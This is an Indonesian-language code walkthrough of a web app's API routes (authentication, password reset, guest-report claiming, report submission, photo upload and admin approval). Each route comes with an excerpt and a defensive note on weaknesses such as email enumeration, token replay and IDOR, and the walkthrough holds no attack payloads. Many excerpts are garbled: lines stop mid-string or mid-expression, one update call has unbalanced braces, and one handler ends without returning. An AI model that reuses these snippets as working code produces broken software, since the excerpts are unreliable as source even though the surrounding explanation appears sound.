Alur Cerita: Ini adalah route terpendek di seluruh `app/api` — hanya 8 baris. Ketika pengguna menekan "Keluar", browser mengirim POST tanpa body. Handler mendeteksi protokol dari header proxy (untuk menentukan apakah cookie sesi bertanda `Secure` harus dimusnahkan), lalu memanggil `destroySession(proto === "https")` yang menghapus cookie sesi dari browser dan mematikan sesi di

penyimpanan server. Respons selalu `{ success: true }` — tanpa peduli apakah memang ada sesi atau tidak, karena logout harus idempoten. Tidak ada try/catch: kegagalan di sini tidak bisa banyak merusak karena dampak terburuknya adalah sesi tersisa sampai kedaluwarsa.

Potongan Kode Asli:

```
// app/api/auth/logout/route.ts baris ±4-7
export async function POST(request: Request) {
  const proto = request.headers.get("x-forwarded-proto") || request.headers.get("
  await destroySession(proto === "https");
  return NextResponse.json({ success: true });
}
```

Konstruk: Tanpa percabangan — dua baris logika, satu respons.

🛡️ **Kerentanan:** "Kode ini rentan terhadap *session fixation* bila sesi lama tidak benar-benar dibunuh — karena cookie yang tidak dihapus bisa dipakai lagi oleh penyerang yang mencurinya." Di SpringHub, `destroySession` membersihkan sesi di dua tempat (cookie client + record sesi), dan mekanisme `deactivateUserSessions()` pada route lain (reset password, ganti role) memastikan sesi dibatalkan secara terpusat. Tidak ada kerentanan signifikan pada route ini sendiri karena ia tidak memproses input apa pun dari user.

GET /api/auth/me → app/api/auth/me/route.ts

Peran: Mengembalikan profil pengguna yang sedang login (atau `{ user: null }` jika belum login) untuk mengisi state aplikasi di sisi client.

Alur Cerita: Client (biasanya komponen header atau halaman profil) memanggil endpoint ini saat aplikasi dimuat. Jika tidak ada sesi, server langsung menjawab `{ user: null }` — dan penting dicatat: bukan `401`, melainkan `200` dengan `user: null`, supaya client tidak perlu membedakan "error" dan "belum login". Jika ada sesi, profil diambil dari database dengan daftar kolom yang sengaja dibatasi (`select`): `id`, `email`, `username`, `role`, `phone`, `region`, `points`, `trustScore`, `createdAt` — tanpa `passwordHash`. Jika terjadi error apa pun (misalnya DB mati), server tetap membalas `200 { user: null }` — strategi "graceful degradation" agar UI tidak pernah crash gara-gara endpoint ini. Ini juga contoh RLS-friendly: data yang dikembalikan hanya milik `session.userId` sendiri.

Potongan Kode Asli:

```
// app/api/auth/me/route.ts baris ±6-32
export async function GET() {
  try {
    const session = await getSession();
    if (!session) {
      return NextResponse.json({ user: null });
    }

    const profile = await prisma.profile.findUnique({
      where: { id: session.userId },
      select: {
        id: true,
        email: true,
        username: true,
        role: true,
        phone: true,
        region: true,
        points: true,
        trustScore: true,
        createdAt: true,
      },
    });

    return NextResponse.json({ user: profile });
  } catch (err) {
    console.error("[Auth Me GET]", err);
    return NextResponse.json({ user: null }, { status: 200 });
  }
}
```

Konstruk: `try/catch`; satu `if (!session)`; `select` untuk membatasi kolom.

 **Kerentanan:** "Kode ini rentan *over-exposure* bila mengembalikan seluruh kolom profil — karena bisa membocorkan `passwordHash` atau data internal lain." Di SpringHub, daftar kolom dibatasi eksplisit lewat `select`, sehingga hash password dan field sensitif lain tidak pernah keluar dari server. Tidak ada kerentanan signifikan — akses hanya untuk data milik pengguna sendiri, dan `user: null` pada error mencegah info-leak.

POST `/api/auth/forgot-password` → **app/api/auth/forgot-password/route.ts**

Peran: Membuat token reset password sekali pakai (hash disimpan di DB), mengirim link reset ke email, tanpa membocorkan apakah email terdaftar.

Alur Cerita: Pengguna yang lupa password mengetik emailnya. Langkah pertama yang menarik: server **menanyakan email ke database SEBELUM mengecek rate limit**, tetapi balasannya dirancang agar tidak membocorkan status pendaftaran — pesan `genericMessage` "Jika email terdaftar, link reset telah dikirim." dikirim baik

untuk email yang ada maupun yang tidak (cek `if (!profile)` membalas sukses palsu). Setelah profil ditemukan, dua rate limiter diperiksa: satu berbasis email (`forgot-pw:${email}`) dan satu berbasis IP (`forgot-pw-ip:...`) — karena penyerang bisa membanjiri banyak email dari satu IP atau satu email dari banyak IP. Token acak 32 byte dibuat (`randomBytes(32)`), tapi yang disimpan ke DB **hanya hash SHA-256-nya** (`tokenHash`) dengan TTL 30 menit — sehingga bocornya database tidak membocorkan token yang masih valid. Link reset dibangun dari `NEXT_PUBLIC_APP_URL` dengan token mentah sebagai query param. Jika `EMAIL_PROVIDER` belum diset (mode log), link dicetak ke console untuk pengembangan; jika sudah, `sendEmail()` mengirim email HTML. Lagi-lagi `auditLog` mencatat permintaan. Catatan unik: karena cek email dilakukan sebelum rate limit, sebuah permintaan untuk email yang tidak ada tidak akan pernah kena 429 — ini disengaja demi kerahasiaan (tidak memberi tahu bahwa email itu tidak ada).

Potongan Kode Asli:

```
// app/api/auth/forgot-password/route.ts baris ±34-59
// Always return the same message to prevent email enumeration
const genericMessage = "Jika email terdaftar, link reset telah dikirim.";

const profile = await prisma.profile.findUnique({ where: { email } });
if (!profile) {
  return NextResponse.json({ success: true, message: genericMessage });
}

const emailLimiter = await authLimiter.check(`forgot-pw:${email}`);
if (!emailLimiter.allowed) {
  return NextResponse.json({ error: "Terlalu banyak permintaan. Silakan coba"
});
const ipLimiter = await authLimiter.check(`forgot-pw-ip:${getClientIp(request
if (!ipLimiter.allowed) {
  return NextResponse.json({ error: "Terlalu banyak permintaan. Silakan coba"
});

const token = randomBytes(32).toString("hex");
const tokenHash = createHash("sha256").update(token).digest("hex");
await pwdResetTokens.create({
  data: {
    tokenHash,
    expiresAt: new Date(Date.now() + TOKEN_TTL_MIN * 60_000),
    profileId: profile.id,
  },
});
```

Konstruk: `try/catch`; `if (!profile)` untuk respons samar; dua `if` rate limiter; lalu pembuatan token + hash.

 **Kerentanan:** "Kode ini rentan terhadap *email enumeration* — karena perbedaan respons (sukses vs error) atau perbedaan waktu membocorkan apakah email

terdaftar." Di SpringHub diamankan dengan pesan seragam untuk kedua kasus, plus penyimpanan token sebagai hash (bukan token mentah) sehingga serangan *database leak* tidak bisa membajak link reset. Satu catatan: email yang tidak terdaftar tidak kena rate limit (dengan sengaja), tetapi dampaknya kecil karena prosesnya tidak melakukan kerja mahal.

POST `/api/auth/reset-password` → **app/api/auth/reset-password/route.ts**

Peran: Menerima token + password baru, memvalidasi token (hash, belum terpakai, belum kedaluwarsa), mengganti password, dan mematikan semua sesi lama.

Alur Cerita: Pengguna mengklik link di email yang membawa `?token=...` ke halaman reset, lalu mengisi password baru. Handler memvalidasi kehadiran `token` dan `password`, lalu memeriksa kekuatan password dengan `isValidPassword()` (fungsi lokal: 8+ karakter, huruf besar/kecil, angka). Token mentah di-hash SHA-256 dan dicari di DB. Tiga kondisi menolak: record tidak ditemukan, `usedAt` sudah terisi (token single-use), atau `expiresAt` sudah lewat — semuanya membalas `400 "Token tidak valid atau sudah kadaluarsa"`. Rate limiter per-user (`reset-pw:${record.profileId}`) menghentikan serangan coba-coba. Setelah lolos, urutan eksekusi sangat penting: **token ditandai `usedAt` DULU baru password di-update** — komentar di kode menyebutnya "token yang gagal tidak bisa dipakai ulang": jika update password gagal di tengah, token sudah hangus sehingga penyerang tidak bisa mengulang dengan token yang sama. Terakhir, `deactivateUserSessions(record.profileId)` mematikan semua sesi aktif (termasuk sesi penyerang yang mungkin sudah membajak akun), lalu audit log dan respons sukses.

Potongan Kode Asli:

```
// app/api/auth/reset-password/route.ts baris ±45-67
// Hanya hash token yang disimpan di DB – lookup pakai hash, bukan token asli
const tokenHash = createHash("sha256").update(token).digest("hex");
const record = await pwdResetTokens.findUnique({ where: { tokenHash } });

if (!record || record.usedAt !== null || record.expiresAt.getTime() < Date.now()) {
  return NextResponse.json({ error: "Token tidak valid atau sudah kadaluarsa" });
}

const limiter = await authLimiter.check(`reset-pw:${record.profileId}`);
if (!limiter.allowed) {
  return NextResponse.json({ error: "Terlalu banyak permintaan. Silakan coba lagi" });
}

const passwordHash = await hashPassword(password);

// tandai single-use dulu, baru update password – token yang gagal tidak bisa dipakai lagi
await pwdResetTokens.update({ where: { id: record.id }, data: { usedAt: new Date() });
await prisma.profile.update({
  where: { id: record.profileId },
  data: { passwordHash },
});

await deactivateUserSessions(record.profileId);
```

Konstruksi: `try/catch`; `if` berlapis (token+password wajib, kekuatan password, validitas token, rate limit); urutan `update` → `update` → `deactivate` yang sengaja diatur.

 **Kerentanan:** "Kode ini rentan terhadap *token replay* — karena jika token reset bisa dipakai berulang kali, penyerang yang mencegat link bisa mengganti password kapan saja." Di SpringHub token bersifat single-use (`usedAt`), hanya hash yang tersimpan di DB, ada TTL 30 menit, dan semua sesi lama di-deactivate setelah reset — sehingga password lama (yang mungkin bocor) tidak bisa dipakai lagi. Tidak ada kerentanan signifikan yang tersisa.

POST `/api/auth/claim-guest` → **app/api/auth/claim-guest/route.ts**

Peran: Mengadopsi laporan dan log poin milik cookie guest ke akun yang sedang login (klaim manual versi POST).

Alur Cerita: Route ini adalah versi mandiri dari "ritual adopsi guest" yang juga terjadi di login/register, untuk kasus ketika pengguna baru login di perangkat yang sama dan data guest-nya belum teradopsi. Lapis pertama adalah CSRF (`verifyCsrfToken` dari header), lalu cek sesi (`401` jika tidak login), lalu rate limiter per-user (`claim-guest:${session.userId}`). Guest ID dibaca dari cookie via `getExistingGuestId()` ; jika tidak ada, server mengembalikan `{ claimed: 0 }` — bukan error, karena "tidak ada yang bisa diklaim" adalah keadaan normal. Jika ada, dua `updateMany` dijalankan:

Report dengan `guestId` itu dipindah ke `userId` sesi (dan `guestId` dinullkan), begitu juga `PointsLog`. Jumlah laporan yang berhasil dipindah (`result.count`) dikembalikan. Perhatikan ini bisa memindahkan laporan milik guest yang bukan si pengguna jika cookie guest dibagikan — tapi karena cookie guest bersifat acak per browser, risikonya kecil.

Potongan Kode Asli:

```
// app/api/auth/claim-guest/route.ts baris ±30-45
const guestId = getExistingGuestId();
if (!guestId) {
  return NextResponse.json({ claimed: 0 });
}

const result = await prisma.report.updateMany({
  where: { guestId },
  data: { userId: session.userId, guestId: null },
});

await prisma.pointsLog.updateMany({
  where: { guestId },
  data: { userId: session.userId, guestId: null },
});

return NextResponse.json({ claimed: result.count });
```

Konstruk: `try/catch`; `if` berlapis (CSRF → sesi → rate limit → `guestId`); dua `updateMany` berurutan.

 **Kerentanan:** "Kode ini rentan jika *guest ID bisa ditebak* — karena penyerang bisa menebak ID guest orang lain dan mencuri laporannya." Di SpringHub ID guest dihasilkan acak dan disimpan di cookie `HttpOnly`, jadi tidak bisa ditebak maupun dibaca skrip pihak ketiga. Tidak ada kerentanan signifikan — route ini juga memakai CSRF penuh dan rate limiting, sesuatu yang tidak dimiliki endpoint guest lainnya.

Domain Report

Domain ini adalah jantung data SpringHub: laporan kontribusi lapangan (monitoring, restorasi, rorak, penanaman, bibit). Empat route di sini melayani publik (submit + baca) dan pemilik laporan (kelola foto, hapus laporan). Titik koordinat presisi hanya disimpan di database untuk admin; publik hanya melihat koordinat yang sudah di-snap 5 km.

POST `/api/reports` → `app/api/reports/route.ts`

Peran: Menerima submission formulir (5 tipe kontribusi) dengan 4 lapis anti-spam, validasi dinamis/statik, proteksi lokasi, idempotensi offline, dan auto-link ke spring/seedling — tanpa memberikan poin (poin diberikan saat approve).

Alur Cerita: Ini route paling kompleks di seluruh aplikasi (497 baris). Mari ikuti sebuah laporan "monitoring mata air" dari awal. Browser mengirim `multipart/form-data` berisi `form_slug`, field-field formulir, `_submit_time`, `_website` (honeypot), dan `clientCorrelationId`. Lapis demi lapis:

1. **CSRF** — token wajib valid, jika tidak `403`.
2. **Rate limit** — kunci berbasis `session.userId` jika login, atau `guestId` jika belum; jika sudah lewat batas → `429`.
3. **Form dikenal?** — cek `prisma.form` (DB) dan `getForm()` (statik); jika keduanya tidak ada → `400 "Form tidak dikenal"`.
4. **Time gate** — `_submit_time` dicatat saat halaman dimuat; jika selisih < 3 detik, itu pasti bot → `429 "Terlalu cepat..."`.
5. **Honeypot** — field `_website` yang disembunyikan dari manusia; jika terisi (bot yang mengisinya), server berpura-pura sukses (`{ success: true, honeypot: true }`) tanpa menyimpan apa pun — bot tidak tahu formulirnya gagal.
6. **Parsing field** — semua entry `formData` diloop; field `*_lat / *_lng` divalidasi rentangnya ($-90..90$ dan $-180..180$) dan disimpan sebagai `preciseLat / preciseLng`; field `[]` (multi-select) diakumulasi menjadi array.
7. **Snap 5 km** — untuk `spring-monitoring` dan `spring-restoration`, koordinat di-snap dengan `snapToProtectionGrid()` (privasi lokasi: publik hanya melihat grid, admin melihat presisi).
8. **Validasi skema** — jika form ada di DB, skema Zod di-generate dinamis dari field-nya (`generateZodSchema`); jika tidak, pakai `formSchemaMap` statis. Gagal validasi → `400` dengan detail `fieldErrors`.
9. **Trust score block** — pengguna dengan `trustScore <= 0` diblokir `403`.
10. **Batas harian guest 5 laporan** — dihitung via `report.count` pada rentang hari ini.
11. **Idempotensi** — jika `clientCorrelationId` sudah pernah dipakai, kembalikan report yang sudah ada (`{ duplicated: true }`) — ini menyelamatkan retry offline ganda.
12. **Create report** — `prisma.report.create` dengan koordinat presisi + snapped; jika kena `P2002` saat race idempotensi, dicari winner-nya dan dianggap sukses.
13. **Auto-link / create Spring** — untuk form monitoring/restorasi: cari spring dengan nama mirip dalam 1 km; jika ada, link; jika tidak, buat spring status `pending`. Untuk form lain: cari spring aktif di grid 5 km yang sama. Semua ini *non-critical* (dibalut try/catch, laporan tetap tersimpan walau tanpa `springId`).

14. **Buat seedling dari form bibit** — jika `species` terisi dan `formSlug` mengandung "seedling": seedling yang sama (user+species) di-stack stoknya; jika belum ada, dibuat `pending` dan ditautkan `reportId`.
15. **Tanpa poin** — komentar di kode menegaskan: poin TIDAK diberikan di sini, melainkan saat admin approve, untuk mencegah dobel pemberian.

Potongan Kode Asli:

```
// app/api/reports/route.ts baris ±17-36
export async function POST(request: Request) {
  try {
    // CSRF check – berlaku untuk semua client tanpa terkecuali
    const csrfToken = request.headers.get("x-csrf-token");
    if (!csrfToken || !(await verifyCsrfToken(csrfToken))) {
      return NextResponse.json({ error: "Invalid CSRF token" }, { status: 403 });
    }

    const session = await getSession();
    const guestId = getGuestId();
    const rateKey = session?.userId ?? guestId;
```

```
// app/api/reports/route.ts baris ±59-80
// --- Anti-spam: Time Gate ---
// If form was submitted too fast (<3 seconds from page load), reject
const submitTime = formData.get("_submit_time") as string;
if (submitTime) {
  const parsedTime = parseInt(submitTime, 10);
  if (!isNaN(parsedTime)) {
    const elapsed = Date.now() - parsedTime;
    if (elapsed < 3000) {
      return NextResponse.json(
        { error: "Terlalu cepat. Silakan isi formulir dengan benar." },
        { status: 429 }
      );
    }
  }
}

// --- Anti-spam: Honeypot ---
const honeypot = formData.get("_website") as string;
if (honeypot) {
  // Bot filled the hidden field – silently accept but don't save
  return NextResponse.json({ success: true, honeypot: true });
}
```

```
// app/api/reports/route.ts baris ±138-151
// Snap location to 5km protection grid (hanya untuk form yang terkait spring
let snappedLat: number | null = null;
let snappedLng: number | null = null;
const protectForm = formSlug === "spring-monitoring" || formSlug === "spring-
if (preciseLat !== null && preciseLng !== null) {
  if (protectForm) {
    const snapped = snapToProtectionGrid({ lat: preciseLat, lng: preciseLng }
    snappedLat = snapped.lat;
    snappedLng = snapped.lng;
  } else {
    snappedLat = preciseLat;
    snappedLng = preciseLng;
  }
}
```

Konstruk: `try/catch` raksasa; rangkaian `if` bersarang untuk tiap lapis anti-spam; `for...of` untuk parsing `formData.entries()`; `if` multi-cabang untuk tipe field (`_lat` / `_lng` / `[]`); `try/catch` non-kritis untuk link spring, auto-link, dan pembuatan seedling; `catch P2002` untuk idempotensi race.

 **Kerentanan:** "Kode ini rentan terhadap *spam massal*, *payload raksasa*, dan *abuse titik koordinat* — karena endpoint publik terbuka untuk siapa saja." Di SpringHub diamankan dengan berlapis: CSRF, rate limit per user/guest, time gate 3 detik, honeypot, batas harian guest 5 laporan, validasi koordinat ketat (NaN dan rentang), snap 5 km untuk privasi, pembatasan ukuran field di `lib/forms.ts` (maks 500 karakter), idempotensi untuk mencegah duplikat retry, dan penolakan pengguna trust-score rendah. Poin tidak diberikan di sini, jadi spam tidak menguntungkan penyerang secara langsung.

GET `/api/reports` → **app/api/reports/route.ts**

Peran: Menampilkan laporan publik yang sudah disetujui (lokasi snapped saja) dengan pagination dan statistik sehat/restorasi.

Alur Cerita: Request GET dengan query `limit / page` (atau alias `per_page`). Nilai limit dikunci di server: `Math.min(Math.max(parseInt(limitParam) || 50, 1), 200)` — client tidak bisa minta 100 ribu baris sekaligus. `where` sangat ketat: `status: "approved"`, `isActive: true`, dan `form.isActive: true` — jadi laporan yang dinonaktifkan admin maupun formulir yang dinonaktifkan tidak muncul. Dua query paralel (`Promise.all`): `findMany` dengan `select` minimal (hanya field publik: `id`, `formSlug`, `status`, `snappedLat/Lng`, `springId`, `createdAt`, `foto terakhir`, `username+region`) dan `count`. Statistik `healthy` (monitoring + seedling), `restoration` (restorasi + rorak + tanam), dan `degraded` (sisanya) dihitung dari daftar. Setiap laporan di-enrich dengan URL foto utama (`buildPhotoUrl`) dari `featuredPhotoId`, atau foto terbaru

sebagai fallback. Respons menyertakan pagination { page, limit, total, totalPages }.

Potongan Kode Asli:

```
// app/api/reports/route.ts baris ±422-463
export async function GET(request: Request) {
  try {
    const url = new URL(request.url);
    const limitParam = url.searchParams.get("limit") || url.searchParams.get("per");
    const pageParam = url.searchParams.get("page") || "1";
    const limit = Math.min(Math.max(parseInt(limitParam, 10) || 50, 1), 200);
    const page = Math.max(parseInt(pageParam, 10) || 1, 1);
    const skip = (page - 1) * limit;

    const where = {
      status: "approved" as const,
      isActive: true,
      form: { isActive: true },
    };

    const [reports, total] = await Promise.all([
      prisma.report.findMany({
        where,
        orderBy: { createdAt: "desc" },
        take: limit,
        skip,
        select: {
          id: true,
          formSlug: true,
          status: true,
          snappedLat: true,
          snappedLng: true,
          springId: true,
          createdAt: true,
          featuredPhotoId: true,
          photos: { select: { id: true, storagePath: true }, take: 1, orderBy: {
            createdAt: "desc"
          } },
          user: { select: { username: true, region: true } },
        },
      }),
      prisma.report.count({ where }),
    ]);
  }
}
```

Konstruk: try/catch; Promise.all untuk findMany+count; filter dua kali untuk statistik; map untuk enrich URL.

 **Kerentanan:** "Kode ini rentan *information disclosure* bila mengembalikan koordinat presisi atau laporan non-approved — karena koordinat presisi bisa membuka lokasi pasti mata air yang dilindungi." Di SpringHub publik hanya menerima snappedLat/snappedLng (hasil snap 5 km) dan hanya laporan approved + aktif. Tidak ada kerentanan signifikan — select eksplisit bahkan tidak pernah menyentuh fieldData mentah di list publik.

DELETE `/api/reports/[id]` → **app/api/reports/[id]/route.ts**

Peran: Menghapus laporan milik sendiri (user atau guest) yang masih berstatus `pending`, termasuk foto di storage, sebagai rollback atomik bila upload foto gagal setelah laporan dibuat.

Alur Cerita: Endpoint ini lahir dari kebutuhan *rollback atomik*: ketika pembuatan laporan berhasil tapi upload foto gagal di tengah jalan, client memanggil DELETE untuk membatalkan semuanya. Handler membaca sesi dan `guestId`; jika keduanya tidak ada → `401`. Laporan dicari dengan `include: { photos: true }`; jika tidak ada → `404`. Pemeriksaan kepemilikan: user pemilik (laporan `userId === session.userId`) ATAU guest pemilik (`guestId === guestId`). Jika bukan pemilik → `403`. Lalu aturan penting: **hanya laporan pending yang bisa dihapus** — laporan yang sudah direview (approved/rejected) tidak bisa dihapus oleh pemiliknya (integritas data publik). Proses hapus berurutan: foto-foto dihapus dari storage dulu (`Promise.allSettled` — kegagalan sebagian dicatat sebagai warning, bukan error fatal), baru record `Report` dihapus dari DB; `ReportPhoto` ikut terhapus via cascade Prisma.

Potongan Kode Asli:

```
// app/api/reports/[id]/route.ts baris ±36-67
// Ownership check: either authenticated user or guest who created the report
const isOwner =
  (session?.userId && report.userId === session.userId) ||
  (!session?.userId && guestId && report.guestId === guestId);

if (!isOwner) {
  return NextResponse.json({ error: "Forbidden" }, { status: 403 });
}

// Only allow deletion of pending (unreviewed) reports
if (report.status !== "pending") {
  return NextResponse.json(
    { error: "Hanya laporan pending yang bisa dihapus" },
    { status: 400 }
  );
}

// Delete photos from storage first (before DB cascade removes references)
const photoPaths = report.photos.map((p) => p.storagePath).filter(Boolean);
const deleteResults = await Promise.allSettled(
  photoPaths.map((path) => deletePhoto(path))
);
```

Konstruk: `try/catch`; `if` berlapis (`401` → `404` → `403` → `400`); `Promise.allSettled` untuk toleransi kegagalan storage.

🛡️ **Kerentanan:** "Kode ini rentan *IDOR* (Insecure Direct Object Reference) — karena parameter `id` di URL bisa ditebak dan dipakai untuk menghapus laporan orang lain." Di SpringHub dicegah dengan pemeriksaan kepemilikan eksplisit (user ATAU guest pemilik) sebelum aksi apa pun, dan pembatasan status `pending` mencegah manipulasi laporan yang sudah dipublikasikan. Tidak ada kerentanan signifikan yang tersisa.

POST `/api/reports/[id]/photos` → **app/api/reports/[id]/photos/route.ts**

Peran: Upload foto ke laporan milik sendiri dengan validasi MIME via magic bytes, kompresi 720p, EXIF-strip, dan batas maksimal 5 foto.

Alur Cerita: Client mengirim `multipart/form-data` berisi file `photo` dan `field_id`. Setelah cek sesi/guest (401) dan kepemilikan report (404 / 403), server menghitung jumlah foto yang sudah ada — jika sudah 5, tolak 400 "Maksimal 5 foto per laporan...". File diambil dari `formData`; jika kosong → 400. File diteruskan ke `uploadPhoto(file, \reports/${params.id})` yang melakukan: deteksi MIME sejati dari **magic bytes** (bukan dari nama file), batas ukuran 10 MB, pembuangan EXIF (metadata GPS/lokasi pribadi), dan kompresi ke dimensi maks 720p kualitas 80. Record `ReportPhoto` dibuat dengan `storagePath`, ukuran, dan dimensi; respons 201 berisi foto + URL. GET-nya (handler kedua di file yang sama) mengambil semua foto milik report secara publik, diurutkan naik, dan mengembalikan URL via `buildPhotoUrls`.

Potongan Kode Asli:

```
// app/api/reports/[id]/photos/route.ts baris ±50-86
// Batasi total foto per report (max 5)
const existingPhotoCount = await prisma.reportPhoto.count({ where: { reportId
if (existingPhotoCount >= 5) {
  return NextResponse.json(
    { error: "Maksimal 5 foto per laporan. Hapus foto lama untuk upload baru."
    { status: 400 }
  );
}

const formData = await request.formData();
const file = formData.get("photo") as File | null;
const fieldId = (formData.get("field_id") as string) || "photo";

if (!file) {
  return NextResponse.json(
    { error: "No photo provided" },
    { status: 400 }
  );
}

const result = await uploadPhoto(file, `reports/${params.id}`);

const photo = await prisma.reportPhoto.create({
  data: {
    reportId: params.id,
    fieldId,
    storagePath: result.path,
    mimeType: "image/jpeg",
    width: result.width,
    height: result.height,
  },
});
```

Konstruk: `try/catch`; `if` berlapis (auth, report, kepemilikan, jumlah foto, file ada); lalu upload → create.

 **Kerentanan:** "Kode ini rentan terhadap *malware upload / polyglot file* — karena file gambar bisa disisipi skrip eksekutabel." Di SpringHub MIME divalidasi server-side via magic bytes, EXIF (yang bisa menyembunyikan skrip) dibuang, file dikompresi ulang ke JPEG murni, dan disimpan di path di luar `public/` yang dilayani Nginx tanpa eksekusi. Batas 5 foto per laporan juga mencegah pemborosan storage. Tidak ada kerentanan signifikan.

DELETE `/api/reports/[id]/photos/[photoId]` →

app/api/reports/[id]/photos/[photoId]/route.ts

Peran: Menghapus satu foto dari laporan — oleh pemilik laporan (hanya status pending) atau admin (kapan saja).

Alur Cerita: Setelah auth dasar, foto dicari sekaligus dengan data report-nya (`include: { report: { select: ... } }`). Tidak ada → 404. Kepemilikan dihitung: pemilik laporan (user atau guest) ATAU admin (`session?.role === "admin"`). Non-admin hanya boleh menghapus foto dari laporan `pending` — sekali laporan `approved`, foto jadi bukti publik yang tidak boleh diutak-atik pemiliknya. File dihapus dari storage (dibalut `.catch` agar kegagalan storage tidak menggagalkan hapus DB), lalu record `ReportPhoto` dihapus.

Potongan Kode Asli:

```
// app/api/reports/[id]/photos/[photoId]/route.ts baris ±34-60
// Ownership check
const isOwner =
  (session?.userId && photo.report.userId === session.userId) ||
  (!session?.userId && guestId && photo.report.guestId === guestId);
const isAdmin = session?.role === "admin";

if (!isOwner && !isAdmin) {
  return NextResponse.json({ error: "Forbidden" }, { status: 403 });
}

// Only allow deletion from pending reports (unless admin)
if (!isAdmin && photo.report.status !== "pending") {
  return NextResponse.json(
    { error: "Hanya laporan pending yang bisa diedit fotonya" },
    { status: 400 }
  );
}

// Delete from storage
if (photo.storagePath) {
  await deletePhoto(photo.storagePath).catch((e) => {
    console.warn("[DELETE photo] Storage deletion failed:", e);
  });
}
```

Konstruk: `try/catch`; logika OR `isOwner || isAdmin`; `if (!isAdmin && status !== pending)`; `.catch` berantai untuk storage.

 **Kerentanan:** "Kode ini rentan *IDOR* terhadap foto milik orang lain — karena `photoId` bisa ditebak (UUID) dan di-DELETE." Di SpringHub kepemilikan dihitung ulang dari relasi foto → report, bukan dari input user, dan admin dibedakan dari pemilik biasa. Tidak ada kerentanan signifikan.

Domain Admin Reports

Delapan route berikut adalah panel moderasi admin. Pola umumnya sama: CSRF → cek admin → validasi → mutasi → `auditLog()`. Yang membedakan tiap route adalah logika bisnisnya: persetujuan dengan poin, penolakan dengan trust score, toggle visibilitas, approve massal, dan perawatan laporan yatim (tanpa spring).

GET `/api/admin/reports` → `app/api/admin/reports/route.ts`

Peran: Menampilkan daftar laporan (semua status, default 50 per halaman) untuk panel moderasi, dengan filter `?status=`.

Alur Cerita: Sesi dicek; non-admin langsung `403` — dan catatan penting: di route ini cek sesi TIDAK dibalut try/catch, jadi kesalahan sesi akan jadi `500` (perbedaan kecil dengan route lain yang membalutnya). Filter status divalidasi whitelist (`pending`, `approved`, `rejected`); nilai lain diabaikan (bukan error) sehingga `where` tetap kosong = tampil semua. Pagination dikunci (limit 1–200). Query paralel memuat laporan dengan `include: user` (`id`, `username`, `email`), `reviewedBy`, `pointsLogs` (jumlah poin terkait), 1 foto, dan `_count.photos`. Setiap laporan di-mapping ulang: kolom `user` dan `guestId` disembunyikan, diganti `submitter` — objek `{ type: "user"|"guest", id, name, email }`; untuk guest, nama ditampilkan sebagai `Guest` (8 karakter pertama `id...`) untuk memudahkan identifikasi tanpa membocorkan seluruh ID.

Potongan Kode Asli:

```
// app/api/admin/reports/route.ts baris ±21-52
const where: Record<string, unknown> = {};
if (statusFilter && ["pending", "approved", "rejected"].includes(statusFilter)) {
  where.status = statusFilter;
}

const [reports, total] = await Promise.all([
  prisma.report.findMany({
    where,
    orderBy: { createdAt: "desc" },
    take: limit,
    skip,
    include: {
      user: { select: { id: true, username: true, email: true } },
      reviewedBy: { select: { username: true } },
      pointsLogs: { select: { amount: true } },
      photos: { select: { id: true, storagePath: true }, take: 1, orderBy: {
        _count: { select: { photos: true } },
      } },
    },
  }),
  prisma.report.count({ where }),
]);

const mapped = reports.map((r) => ({
  ...r,
  submitter: r.user
    ? { type: "user", id: r.user.id, name: r.user.username, email: r.user.email }
    : { type: "guest", id: r.guestId, name: `Guest (${r.guestId?.slice(0, 8)})` },
  user: undefined,
  guestId: undefined,
}));
```

Konstruk: `if` cek admin di luar `try`; `Promise.all`; `map` untuk transformasi `submitter`; ternary `user/guest`.

 **Kerentanan:** "Kode ini rentan *privilege escalation* bila hanya mengandalkan cek role di client — karena siapa pun bisa memanggil API langsung." Di SpringHub role admin diperiksa server-side (`session.role !== "admin" → 403`) setiap request, dan hanya kolom yang relevan untuk moderasi yang dikirim. Tidak ada kerentanan signifikan.

POST `/api/admin/reports/[id]/approve` →

app/api/admin/reports/[id]/approve/route.ts

Peran: Menyetujui laporan pending — memberi poin (sekali saja), notifikasi, aktivasi seedling, dan skor kesehatan spring — dengan syarat minimal 3 foto.

Alur Cerita: Admin menekan "Setujui" pada sebuah laporan. CSRF + cek admin dulu. Laporan dicari; tidak ada → `404`; jika status bukan `pending` → `400` "Report already reviewed" (laporan yang sudah direview tidak bisa direview ulang — ini juga

anti-dobel-poin). Body opsional dibaca untuk `featuredPhotoId` ; jika diisi, dipastikan foto itu benar-benar milik laporan ini (cek `findFirst` dengan `reportId`), jika tidak → 400 . Lalu validasi foto: **minimal 3 foto** sebelum approve — ini menjaga kualitas bukti lapangan. Status di-update ke `approved` + `reviewedById` + `featuredPhotoId` . Kemudian blok pemberian poin yang dijaga ketat: `pointsLog.findFirst` dengan `reason contains "Approved"` diperiksa lebih dulu — jika sudah ada (misalnya approve ulang akibat bug), poin TIDAK diberikan lagi; baru `awardReportPoints()` , `checkDailyStreak()` , dan `updateTrustScore(userId, true)` dijalankan. Notifikasi "Laporan disetujui" dibuat untuk pengguna. Untuk laporan seedling, seedling `pending` milik user diaktifkan (`active`). Untuk `spring-monitoring` dengan `springId` , `computeSpringHealth(fieldData)` menghitung skor kesehatan dan memperbarui `spring` (`healthScore` , `healthStatus` , `lastSurveyedAt`) — dibalut try/catch non-kritis. `auditLog` ditulis, lalu `{ success: true, status: "approved" }` .

Potongan Kode Asli:

```
// app/api/admin/reports/[id]/approve/route.ts baris ±60-104
// Validasi: minimal 3 foto sebelum approve
const photoCount = await prisma.reportPhoto.count({ where: { reportId: reportId } })
if (photoCount < 3) {
  return NextResponse.json(
    { error: `Minimal 3 foto diperlukan untuk approve. Saat ini: ${photoCount}` },
    { status: 400 }
  );
}

await prisma.report.update({
  where: { id: params.id },
  data: {
    status: "approved",
    reviewedById: session.userId,
    featuredPhotoId,
  },
});

const fieldData = JSON.parse(
  typeof report.fieldData === "string"
    ? report.fieldData
    : JSON.stringify(report.fieldData ?? {})
);

if (report.userId) {
  const existingPoints = await prisma.pointsLog.findFirst({
    where: { reportId: report.id, reason: { contains: "Approved" } },
  });

  if (!existingPoints) {
    await awardReportPoints(report.userId, report.id, report.formSlug, fieldData);
    await checkDailyStreak(report.userId);
    await updateTrustScore(report.userId, true);
  }

  await prisma.notification.create({
    data: {
      userId: report.userId,
      type: "report-approved",
      title: `Laporan ${report.formSlug} disetujui!`,
      body: "Poin Anda bertambah. Terima kasih atas kontribusinya.",
      link: "/profile",
    },
  });
}
```

